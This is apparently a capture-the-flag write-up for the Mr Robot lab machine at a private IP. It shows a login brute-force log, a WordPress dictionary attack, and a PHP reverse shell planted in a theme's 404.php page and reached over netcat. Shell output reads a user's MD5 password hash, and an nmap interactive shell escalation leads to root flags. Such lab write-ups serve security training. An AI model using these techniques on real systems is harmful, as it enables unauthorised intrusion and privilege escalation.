


```
[ATTEMPT] target 192.168.1.132 - login "the" - pass "1234" - 5 of 858235 [child 4] (0/0)
[ATTEMPT] target 192.168.1.132 - login "now" - pass "1234" - 6 of 858235 [child 5] (0/0)
[ATTEMPT] target 192.168.1.132 - login "Wikia" - pass "1234" - 7 of 858235 [child 6] (0/0)
[ATTEMPT] target 192.168.1.132 - login "extensions" - pass "1234" - 8 of 858235 [child 7] (0/0)
[ATTEMPT] target 192.168.1.132 - login "scss" - pass "1234" - 9 of 858235 [child 8] (0/0)
[ATTEMPT] target 192.168.1.132 - login "window" - pass "1234" - 10 of 858235 [child 9] (0/0)
[ATTEMPT] target 192.168.1.132 - login "http" - pass "1234" - 11 of 858235 [child 10] (0/0)
[ATTEMPT] target 192.168.1.132 - login "var" - pass "1234" - 12 of 858235 [child 11] (0/0)
[ATTEMPT] target 192.168.1.132 - login "page" - pass "1234" - 13 of 858235 [child 12] (0/0)
[ATTEMPT] target 192.168.1.132 - login "Robot" - pass "1234" - 14 of 858235 [child 13] (0/0)
[ATTEMPT] target 192.168.1.132 - login "Elliot" - pass "1234" - 15 of 858235 [child 14] (0/0)
[ATTEMPT] target 192.168.1.132 - login "styles" - pass "1234" - 16 of 858235 [child 15] (0/0)
[ATTEMPT] target 192.168.1.132 - login "and" - pass "1234" - 17 of 858235 [child 2] (0/0)
[ATTEMPT] target 192.168.1.132 - login "document" - pass "1234" - 18 of 858235 [child 0] (0/0)
[ATTEMPT] target 192.168.1.132 - login "mrrobot" - pass "1234" - 19 of 858235 [child 6] (0/0)
[ATTEMPT] target 192.168.1.132 - login "com" - pass "1234" - 20 of 858235 [child 12] (0/0)
[ATTEMPT] target 192.168.1.132 - login "ago" - pass "1234" - 21 of 858235 [child 10] (0/0)
[ATTEMPT] target 192.168.1.132 - login "function" - pass "1234" - 22 of 858235 [child 13] (0/0)
[ATTEMPT] target 192.168.1.132 - login "eps1" - pass "1234" - 23 of 858235 [child 3] (0/0)
[ATTEMPT] target 192.168.1.132 - login "null" - pass "1234" - 24 of 858235 [child 8] (0/0)
[ATTEMPT] target 192.168.1.132 - login "chat" - pass "1234" - 25 of 858235 [child 1] (0/0)
[ATTEMPT] target 192.168.1.132 - login "user" - pass "1234" - 26 of 858235 [child 5] (0/0)
[ATTEMPT] target 192.168.1.132 - login "Special" - pass "1234" - 27 of 858235 [child 4] (0/0)
[ATTEMPT] target 192.168.1.132 - login "GlobalNavigation" - pass "1234" - 28 of 858235 [child 7] (0/0)
[ATTEMPT] target 192.168.1.132 - login "images" - pass "1234" - 29 of 858235 [child 9] (0/0)
[ATTEMPT] target 192.168.1.132 - login "net" - pass "1234" - 30 of 858235 [child 15] (0/0)
[ATTEMPT] target 192.168.1.132 - login "push" - pass "1234" - 31 of 858235 [child 11] (0/0)
[80][http-post-form] host: 192.168.1.132   login: Elliot   password: 1234
[ATTEMPT] target 192.168.1.132 - login "category" - pass "1234" - 32 of 858235 [child 14] (0/0)
[ATTEMPT] target 192.168.1.132 - login "Alderson" - pass "1234" - 33 of 858235 [child 2] (0/0)
[ATTEMPT] target 192.168.1.132 - login "lang" - pass "1234" - 34 of 858235 [child 6] (0/0)
[ATTEMPT] target 192.168.1.132 - login "nocookie" - pass "1234" - 35 of 858235 [child 10] (0/0)
[ATTEMPT] target 192.168.1.132 - login "ext" - pass "1234" - 36 of 858235 [child 13] (0/0)
[ATTEMPT] target 192.168.1.132 - login "his" - pass "1234" - 37 of 858235 [child 0] (0/0)
[ATTEMPT] target 192.168.1.132 - login "output" - pass "1234" - 38 of 858235 [child 1] (0/0)
[ATTEMPT] target 192.168.1.132 - login "SLOTNAME" - pass "1234" - 39 of 858235 [child 3] (0/0)
[ATTEMPT] target 192.168.1.132 - login "for" - pass "1234" - 40 of 858235 [child 5] (0/0)
[ATTEMPT] target 192.168.1.132 - login "oasis" - pass "1234" - 41 of 858235 [child 8] (0/0)
[ATTEMPT] target 192.168.1.132 - login "color" - pass "1234" - 42 of 858235 [child 7] (0/0)
[ATTEMPT] target 192.168.1.132 - login "minute" - pass "1234" - 43 of 858235 [child 12] (0/0)
[ATTEMPT] target 192.168.1.132 - login "css" - pass "1234" - 44 of 858235 [child 9] (0/0)
[ATTEMPT] target 192.168.1.132 - login "beacon" - pass "1234" - 45 of 858235 [child 15] (0/0)
[ATTEMPT] target 192.168.1.132 - login "common" - pass "1234" - 46 of 858235 [child 4] (0/0)
[ATTEMPT] target 192.168.1.132 - login "1199146" - pass "1234" - 47 of 858235 [child 11] (0/0)
[ATTEMPT] target 192.168.1.132 - login "Wiki" - pass "1234" - 48 of 858235 [child 14] (0/0)
[ATTEMPT] target 192.168.1.132 - login "name" - pass "1234" - 49 of 858235 [child 2] (0/0)
```

4. After gaining access to the username used wpscan with the fsocity.dic to perform a brute force dictionary attack on the login credentials for the username Elliot.


5. Exfiltrate the system.

Gained access to the Wordpress site. Tried to insert a fake script inside the plugins but was unsuccessful.
Gained access to the wordpress themes and inserted a reverse php-shell for the 404.php page. To gain access to the root directory.
Performed an nslookup and used netcat to connect to target IP 192.168.1.132 on port 1234
Exfiltrated the system and gained access to the user (robot) directory and captured the 2-of-2-key-flags.



```
 23:10:00 up  3:26,  0 users,  load average: 0.01, 0.02, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin
boot
dev
etc
home
initrd.img
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
$ python -c 'import pty; pty.spawn("/bin/sh")'
$ ls
ls
bin   dev  home        lib    lost+found  mnt  proc  run   srv  tmp  var
boot  etc  initrd.img  lib64  media       opt  root  sbin  sys  usr  vmlinuz
$ cd home
cd home
$ ls
ls
robot
$ cd robot
cd robot
$ ls
ls
key-2-of-3.txt  password.raw-md5
$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
$ 
```

Last and final step, gaining access to the root directory for the MrRobot server.
Using the interactive nmap shell gained access to the root directory.
Exfiltrated the system root directory and captured the 3-of-3-key-flag.


[php-reverse-shell.php ...
Burp Suite Community E...
Edit Themes ‹ user's Blo...
shashhh10@kali: ~
[php-reverse-shell-1.0 -...
07:24 PM
shashhh10@kali: ~
File
Actions
Edit
View
Help
shashhh10@kali: ~
shashhh10@kali: ~

```
boot  etc  initrd.img  lib64  media       opt  root  sbin  sys  usr  vmlinuz
$ cd root
cd root
-su: cd: root: Permission denied
$ !sh
!sh
-su: !sh: event not found
$ id
id
uid=1002(robot) gid=1002(robot) groups=1002(robot)
$ nmap
nmap
Nmap 3.81 Usage: nmap [Scan Type(s)] [Options] <host or net list>
Some Common Scan Types ('*' options require root privileges)
* -sS TCP SYN stealth port scan (default if privileged (root))
  -sT TCP connect() port scan (default for unprivileged users)
* -sU UDP port scan
  -sP ping scan (Find any reachable machines)
* -sF,-sX,-sN Stealth FIN, Xmas, or Null scan (experts only)
  -sV Version scan probes open ports determining service & app names/versions
  -sR RPC scan (use with other scan types)
Some Common Options (none are required, most can be combined):
* -O Use TCP/IP fingerprinting to guess remote operating system
  -p <range> ports to scan.  Example range: 1-1024,1080,6666,31337
  -F Only scans ports listed in nmap-services
  -v Verbose. Its use is recommended.  Use twice for greater effect.
  -P0 Don't ping hosts (needed to scan www.microsoft.com and others)
* -Ddecoy_host1,decoy2[,...] Hide scan using many decoys
  -6 scans via IPv6 rather than IPv4
  -T <Paranoid|Sneaky|Polite|Normal|Aggressive|Insane> General timing policy
  -n/-R Never do DNS resolution/Always resolve [default: sometimes resolve]
  -oN/-oX/-oG <logfile> Output normal/XML/grepable scan logs to <logfile>
  -iL <inputfile> Get targets from file; Use '-' for stdin
* -S <your_IP>/-e <devicename> Specify source address or network interface
  --interactive Go into interactive mode (then press h for help)
Example: nmap -v -sS -O www.my.com 192.168.0.0/16 '192.88-90.*.*'
SEE THE MAN PAGE FOR MANY MORE OPTIONS, DESCRIPTIONS, AND EXAMPLES
$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# id
id
uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(root),1002(robot)
# ls
ls
bin   dev  home        lib    lost+found  mnt  proc  run   srv  tmp  var
boot  etc  initrd.img  lib64  media       opt  root  sbin  sys  usr  vmlinuz
# cd root
cd root
# ls
ls
firstboot_done  key-3-of-3.txt
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
```

------------------------------*End of CTF*------------------------------